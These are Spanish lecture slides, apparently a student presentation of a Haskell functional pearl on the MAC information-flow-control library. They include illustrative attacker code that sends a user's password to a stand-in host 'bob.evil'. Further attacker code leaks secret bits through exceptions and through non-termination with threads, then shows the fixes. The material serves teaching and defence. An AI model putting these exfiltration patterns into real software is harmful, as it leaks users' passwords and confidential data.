Functional Pearl: Two Can Keep a Secret, If One of Them Uses Haskell

Alejandro Russo

Facultad de Ciencias Exactas, Ingeniería y Agrimensura
Universidad Nacional de Rosario

Joaquín Caporalini
Febrero 2025

Un encargo para Alice...

Construir un gestor de contraseñas simples.

Un encargo para Alice...

Construir un gestor de contraseñas simples.Con la función agregada de contraseñas comunes.

Alice

```
import qualified Bob as Bob

password :: IO String
password = do
  putStr "Please, select your password:"
  pwd ← getLine
  b ← Bob.common_pwds pwd
  if b then putStrLn "It's a common password!"
            ≫ password
  else return pwd
```

Un encargo para Alice...

Construir un gestor de contraseñas simples.Con la función agregada de contraseñas comunes.

Alice

```
import qualified Bob as Bob

password :: IO String
password = do
  putStr "Please, select your password:"
  pwd ← getLine
  b ← Bob.common_pwds pwd
  if b then putStrLn "It's a common password!"
            ≫ password
  else return pwd
```

El código de Bob:

Bob

```
common_pwds pwd =
  ...
  ps ← wget "http://pwds.org/dict_en.txt" [] []
  ...
  wget ("http://bob.evil/pwd=" ++ pwd) [] []
  ...
```

Un encargo para Alice...

¿Qué debería hacer Alice?

Para proteger recursos no alcanza con listas negras (o blancas), sino de asegurar que la información fluye solo hacia los lugares adecuados.

Un encargo para Alice...

¿Qué debería hacer Alice?

Para proteger recursos no alcanza con listas negras (o blancas), sino de asegurar que la **información fluye** solo hacia los lugares adecuados.

¿Cómo se logra eso?

Mandatory Access Control e Information-Flow Control

Lo logra aplicando no interferencia

Provienen de la investigación

- MAC: sistemas operativos
- IFC: lenguajes de programación

La propuesta es aprovechar **conceptos de lenguajes de programación** para implementar mecanismos similares a MAC mediante la creación de una **API monádica** que protege **confidencialidad estáticamente**.

Látice de seguridad

¿Cómo se etiquetan los datos? Están organizadas en un látice de seguridad.

```
module MAC.Lattice (⊑, H, L) where

class ℓ ⊑ ℓ' where

data L
data H

instance L ⊑ L where
instance L ⊑ H where
instance H ⊑ H where
```

Figure 1. Encoding security lattices in Haskell

La información no pueda ir de entidades secretas a públicas (no interferencia): $L \sqsubseteq H$ y $H \not\sqsubseteq L$.

Familia de mónadas MAC

Encapsula acciones de IO para que no revelen información

Está indexada por una etiqueta de seguridad indicando la sensibilidad de sus resultados monádicos.

$$
\begin{aligned}
&\textbf{newtype}\ MAC\ \ell\ a = MAC^{\mathsf{TCB}}\ (IO\ a)\\
&io^{\mathsf{TCB}} :: IO\ a \to MAC\ \ell\ a\\
&io^{\mathsf{TCB}} = MAC^{\mathsf{TCB}}\\
&\textbf{instance}\ Monad\ (MAC\ \ell)\ \textbf{where}\\
&\quad return = MAC^{\mathsf{TCB}}\\
&\quad (MAC^{\mathsf{TCB}}\ m) \gg\!= k = io^{\mathsf{TCB}}\ (m \gg\!= run^{\mathsf{MAC}}\ .\ k)\\
&run^{\mathsf{MAC}} :: MAC\ \ell\ a \to IO\ a\\
&run^{\mathsf{MAC}}\ (MAC^{\mathsf{TCB}}\ m) = m
\end{aligned}
$$

Figure 2. The monad $MAC\ \ell$

Recursos etiquetados

$$\textbf{newtype}\ Res\ \ell\ a = Res^{\mathsf{TCB}}\ a$$
$$labelOf :: Res\ \ell\ a \to \ell$$
$$labelOf\ \_ = \bot$$

Figure 3. Labeled resources



Figure 4. Interaction between $MAC\ \ell$ and labeled resources.

Recursos etiquetados tienen en cuneta:

- Carácter de los datos
- Origen
- Destino

Recursos etiquetados

$$\textbf{newtype}\ Res\ \ell\ a = Res^{\mathsf{TCB}}\ a$$
$$labelOf :: Res\ \ell\ a \to \ell$$
$$labelOf\ \_ = \bot$$

Figure 3. Labeled resources



Figure 4. Interaction between $MAC\ \ell$ and labeled resources.

Recursos etiquetados tienen en cuneta:

- Carácter de los datos
- Origen
- Destino

Permite llevar a problema lectura/escritura

Lift de las acciones de IO (Mantener un secreto)

Siguiendo los principios de *no read-up* y *no write-down* se extiende la TCB[1] con funciones que **elevan**[2] las acciones *IO*.

$$
\begin{aligned}
&read^{\mathsf{TCB}} :: \ell_{\mathrm{L}} \sqsubseteq \ell_{\mathrm{H}} \Rightarrow \\
&\qquad (d\ a \to IO\ a) \to Res\ \ell_{\mathrm{L}}\ (d\ a) \to MAC\ \ell_{\mathrm{H}}\ a \\
&read^{\mathsf{TCB}}\ f\ \ (Res^{\mathsf{TCB}}\ da) = (io^{\mathsf{TCB}}\ .\ f)\ da \\
&write^{\mathsf{TCB}} :: \ell_{\mathrm{L}} \sqsubseteq \ell_{\mathrm{H}} \Rightarrow \\
&\qquad (d\ a \to IO\ ()) \to Res\ \ell_{\mathrm{H}}\ (d\ a) \to MAC\ \ell_{\mathrm{L}}\ () \\
&write^{\mathsf{TCB}}\ f\ (Res^{\mathsf{TCB}}\ da) = (io^{\mathsf{TCB}}\ .\ f)\ da \\
&new^{\mathsf{TCB}} :: \ell_{\mathrm{L}} \sqsubseteq \ell_{\mathrm{H}} \Rightarrow IO\ (d\ a) \to MAC\ \ell_{\mathrm{L}}\ (Res\ \ell_{\mathrm{H}}\ (d\ a)) \\
&new^{\mathsf{TCB}}\ f = io^{\mathsf{TCB}}\ f \gg\!= return\ .\ Res^{\mathsf{TCB}}
\end{aligned}
$$

Figure 5. Synthesizing secure functions by mapping read and write effects to security checks

[1] Trusted Computing Base

[2] Función equivalente que trabaja en los términos de la mónada

Expresiones etiquetadas

Posible etiquetado.

$$\textbf{data}\ Id\ a = Id^{\mathsf{TCB}}\ \{unId^{\mathsf{TCB}} :: a\}$$
$$\textbf{type}\ Labeled\ \ell\ a = Res\ \ell\ (Id\ a)$$
$$label :: \ell_{\mathrm{L}} \sqsubseteq \ell_{\mathrm{H}} \Rightarrow a \rightarrow MAC\ \ell_{\mathrm{L}}\ (Labeled\ \ell_{\mathrm{H}}\ a)$$
$$label = new^{\mathsf{TCB}}\ .\ return\ .\ Id^{\mathsf{TCB}}$$
$$unlabel :: \ell_{\mathrm{L}} \sqsubseteq \ell_{\mathrm{H}} \Rightarrow Labeled\ \ell_{\mathrm{L}}\ a \rightarrow MAC\ \ell_{\mathrm{H}}\ a$$
$$unlabel = read^{\mathsf{TCB}}\ (return\ .\ unId^{\mathsf{TCB}})$$

Figure 6. Labeled expressions

Notar el sinónimo de tipo como abreviatura

Uniendo miembros de la familia

Si Bob usase *MAC* su función podría tener el tipo

```
common_pwds :: Labeled H String ->
               MAC L (MAC H Bool)
```

En este caso la anidación de computaciones es manejable, pero habrá casos para los que tal vez no, por eso se introduce:

$$
\begin{aligned}
&join^{\mathsf{MAC}} :: \ell_{\mathrm{L}} \sqsubseteq \ell_{\mathrm{H}} \Rightarrow \\
&\qquad MAC\ \ell_{\mathrm{H}}\ a \rightarrow MAC\ \ell_{\mathrm{L}}\ (Labeled\ \ell_{\mathrm{H}}\ a) \\
&join^{\mathsf{MAC}}\ m = (io^{\mathsf{TCB}}\ .\ run^{\mathsf{MAC}})\ m \gg\!= label
\end{aligned}
$$

Figure 7. Secure interaction between family members

Añadiendo referencias (Mutavilidad)

$$
\begin{aligned}
&\textbf{type } Ref^{\mathsf{MAC}}\ \ell\ a = Res\ \ell\ (IORef\ a)\\
&newRef^{\mathsf{MAC}} :: \ell_{\mathrm{L}} \sqsubseteq \ell_{\mathrm{H}} \Rightarrow a \to MAC\ \ell_{\mathrm{L}}\ (Ref^{\mathsf{MAC}}\ \ell_{\mathrm{H}}\ a)\\
&newRef^{\mathsf{MAC}} = new^{\mathsf{TCB}}\ .\ newIORef\\
&readRef^{\mathsf{MAC}} :: \ell_{\mathrm{L}} \sqsubseteq \ell_{\mathrm{H}} \Rightarrow Ref^{\mathsf{MAC}}\ \ell_{\mathrm{L}}\ a \to MAC\ \ell_{\mathrm{H}}\ a\\
&readRef^{\mathsf{MAC}} = read^{\mathsf{TCB}}\ readIORef\\
&writeRef^{\mathsf{MAC}} :: \ell_{\mathrm{L}} \sqsubseteq \ell_{\mathrm{H}} \Rightarrow Ref^{\mathsf{MAC}}\ \ell_{\mathrm{H}}\ a \to a \to MAC\ \ell_{\mathrm{L}}\ ()\\
&writeRef^{\mathsf{MAC}}\ lref\ v = write^{\mathsf{TCB}}\ (flip\ writeIORef\ v)\ lref
\end{aligned}
$$

Figure 8. Secure references

Las funciones se elevan a la mónada *MAC l* envolviéndolas con new^{TCB}, $read^{TCB}$ y $write^{TCB}$ respectivamente.

Añadiendo referencias (Mutavilidad)

$$\textbf{type } Ref^{\mathsf{MAC}}\ \ell\ a = Res\ \ell\ (IORef\ a)$$
$$newRef^{\mathsf{MAC}} :: \ell_{\mathrm{L}} \sqsubseteq \ell_{\mathrm{H}} \Rightarrow a \rightarrow MAC\ \ell_{\mathrm{L}}\ (Ref^{\mathsf{MAC}}\ \ell_{\mathrm{H}}\ a)$$
$$newRef^{\mathsf{MAC}} = new^{\mathsf{TCB}}\ .\ newIORef$$
$$readRef^{\mathsf{MAC}} :: \ell_{\mathrm{L}} \sqsubseteq \ell_{\mathrm{H}} \Rightarrow Ref^{\mathsf{MAC}}\ \ell_{\mathrm{L}}\ a \rightarrow MAC\ \ell_{\mathrm{H}}\ a$$
$$readRef^{\mathsf{MAC}} = read^{\mathsf{TCB}}\ readIORef$$
$$writeRef^{\mathsf{MAC}} :: \ell_{\mathrm{L}} \sqsubseteq \ell_{\mathrm{H}} \Rightarrow Ref^{\mathsf{MAC}}\ \ell_{\mathrm{H}}\ a \rightarrow a \rightarrow MAC\ \ell_{\mathrm{L}}\ ()$$
$$writeRef^{\mathsf{MAC}}\ lref\ v = write^{\mathsf{TCB}}\ (flip\ writeIORef\ v)\ lref$$

Figure 8. Secure references

Las funciones se elevan a la mónada *MAC l* envolviéndolas con new^{TCB}, $read^{TCB}$ y $write^{TCB}$ respectivamente.
Estos pasos se generalizan para obtener interfaces seguras de diversos tipos, como veremos más adelante.

Manejo de errores (Excepciones)

$$
\begin{aligned}
&throw^{\mathsf{MAC}} :: Exception\ e \Rightarrow e \to MAC\ \ell\ a \\
&throw^{\mathsf{MAC}} = io^{\mathsf{TCB}}\ .\ throw \\
&catch^{\mathsf{MAC}} :: Exception\ e \Rightarrow \\
&\qquad MAC\ \ell\ a \to (e \to MAC\ \ell\ a) \to MAC\ \ell\ a \\
&catch^{\mathsf{MAC}}\ (MAC^{\mathsf{TCB}}\ io)\ h = io^{\mathsf{TCB}}\ (catch\ io\ (run^{\mathsf{MAC}}\ .\ h))
\end{aligned}
$$

Figure 9. Secure exceptions

Pero, ¿qué pasa con las construcciones con $join^{MAC}$?
Pueden comprometer la seguridad...
Una acción H lanzar excepciones y evitar acciones de nivel bajo con la función $join^{MAC}$.

Como lo explotaría un atacante (Bob)

Bob

```
crashOnTrue :: Labeled H Bool → MAC L ()
crashOnTrue lbool = do
  join^MAC (do
    proxy (labelOf lbool)
    bool ← unlabel lbool
    when (bool ≡ True) (error "crash!"))
  wget^MAC ("http://bob.evil/bit=ff")
  return ()
```

Bob

```
leakBit :: Labeled H Bool → Int → MAC L ()
leakBit lbool n = do
  wget^MAC ("http://bob.evil/secret=" ++ show n)
  catch^MAC (crashOnTrue lbool)
    (λ(e :: SomeException) →
     wget^MAC "http://bob.evil/bit=tt" ≫ return ())
```

Nuevo $join^{MAC}$

Se redefine $join^{MAC}$ de manera tal que la propagación de excepciones entre miembros de la familia quede deshabilitada.

$$
\begin{aligned}
&join^{\mathsf{MAC}} :: \ell_{\mathrm{L}} \sqsubseteq \ell_{\mathrm{H}} \Rightarrow \\
&\qquad MAC\ \ell_{\mathrm{H}}\ a \rightarrow MAC\ \ell_{\mathrm{L}}\ (Labeled\ \ell_{\mathrm{H}}\ a) \\
&join^{\mathsf{MAC}}\ m = \\
&(io^{\mathsf{TCB}}\ .\ run^{\mathsf{MAC}}) \\
&\quad (catch^{\mathsf{MAC}}\ (m \gg\!= slabel) \\
&\qquad\qquad (\lambda(e :: SomeException) \rightarrow slabel\ (throw\ e))) \\
&\textbf{where}\ slabel = return\ .\ Res^{\mathsf{TCB}}\ .\ Id^{\mathsf{TCB}}
\end{aligned}
$$

Figure 10. Revised version of $join^{\mathsf{MAC}}$

El elefante (encubierto) en la habitación

Existe un canal encubierto: la **no terminación**...

En un entorno secuencial, la manera más efectiva de explotar un canal encubierto de no-terminación es a través de **fuerza bruta**, por lo que no hay gran ancho de banda si el universo donde buscar es lo **suficientemente grande**.

En ese caso se puede omitir el análisis de estos canales encubiertos. (*problema de la parada*)

El elefante (encubierto) en la habitación

Existe un canal encubierto: la **no terminación**...

En un entorno secuencial, la manera más efectiva de explotar un canal encubierto de no-terminación es a través de **fuerza bruta**, por lo que no hay gran ancho de banda si el universo donde buscar es lo **suficientemente grande**.

En ese caso se puede omitir el análisis de estos canales encubiertos. (*problema de la parada*)

¿Pero qué sucede cuando hay concurrencia?

fork como primitiva (Concurrencia)

Alice añade concurrencia extendiendo la API así:

Alice

$$fork^{MAC} :: MAC\ \ell\ () \rightarrow MAC\ \ell\ ()$$
$$fork^{MAC} = io^{TCB}\ .\ forkIO\ .\ run^{MAC}$$

¿Qué ataque puede intentar Bob?

Explotar el canal encubierto de la no terminación de programas.

Bob con concurrencia

Bob

```
loopOn :: Bool → Labeled H Bool → Int → MAC L ()
loopOn try lbool n = do
  join^MAC (do
    proxy (labelOf lbool)
    bool ← unlabel lbool
    when (bool ≡ try) loop)
  wget^MAC ("http://bob.evil/bit=" ++ show n
              ++ ";" ++ show (¬ try))
  return ()
```

Bob

```
leakBit :: Labeled H Bool → Int → MAC L ()
leakBit lbool n =
  fork^MAC (loopOn True lbool n) ≫
  fork^MAC (loopOn False lbool n) ≫
  return ()
```

`loop` es una función que no termina

Solución

El problema viene de la interacción de $join^{MAC}$ con $fork^{MAC}$.
Pero, ¡se puede reemplazar a $join^{MAC}$ por $fork^{MAC}$!

$$fork^{\mathsf{MAC}} :: \ell_{\mathrm{L}} \sqsubseteq \ell_{\mathrm{H}} \Rightarrow MAC\ \ell_{\mathrm{H}}\ () \rightarrow MAC\ \ell_{\mathrm{L}}\ ()$$
$$fork^{\mathsf{MAC}}\ m = (io^{\mathsf{TCB}}\ .\ forkIO\ .\ run^{\mathsf{MAC}})\ m \gg return\ ()$$

Figure 11. Secure forking of threads

Aunque se haya removido[3] $join^{MAC}$ se pueden combinar computaciones con las referencias seguras introducidas previamente.

[3] Notar que queda un parecido con *multi-ejecución segura*

Comentarios finales

- Las abstracciones que provee Haskell y, en general, los lenguajes funcionales, son muy buenas para enfrentarse a los desafíos de seguridad actuales.

Comentarios finales

- Las abstracciones que provee Haskell y, en general, los lenguajes funcionales, son muy buenas para enfrentarse a los desafíos de seguridad actuales.
- La corrección de **MAC** depende de la seguridad de tipos y la encapsulación de módulos de Haskell. MAC utiliza Safe Haskell al compilar código no confiable.

Comentarios finales

- Las abstracciones que provee Haskell y, en general, los lenguajes funcionales, son muy buenas para enfrentarse a los desafíos de seguridad actuales.
- La corrección de **MAC** depende de la seguridad de tipos y la encapsulación de módulos de Haskell. MAC utiliza Safe Haskell al compilar código no confiable.
- La descalcificación intencional no es tratada en este paper sin embargo existen varios enfoques.

Comentarios finales

- Las abstracciones que provee Haskell y, en general, los lenguajes funcionales, son muy buenas para enfrentarse a los desafíos de seguridad actuales.
- La corrección de **MAC** depende de la seguridad de tipos y la encapsulación de módulos de Haskell. MAC utiliza Safe Haskell al compilar código no confiable.
- La descalcificación intencional no es tratada en este paper sin embargo existen varios enfoques.
- Para el ejemplo se uso un etiquetado de dos niveles. Se encontraron formas de usar el sistema de tipos cerrado de GHC para generar extensiones.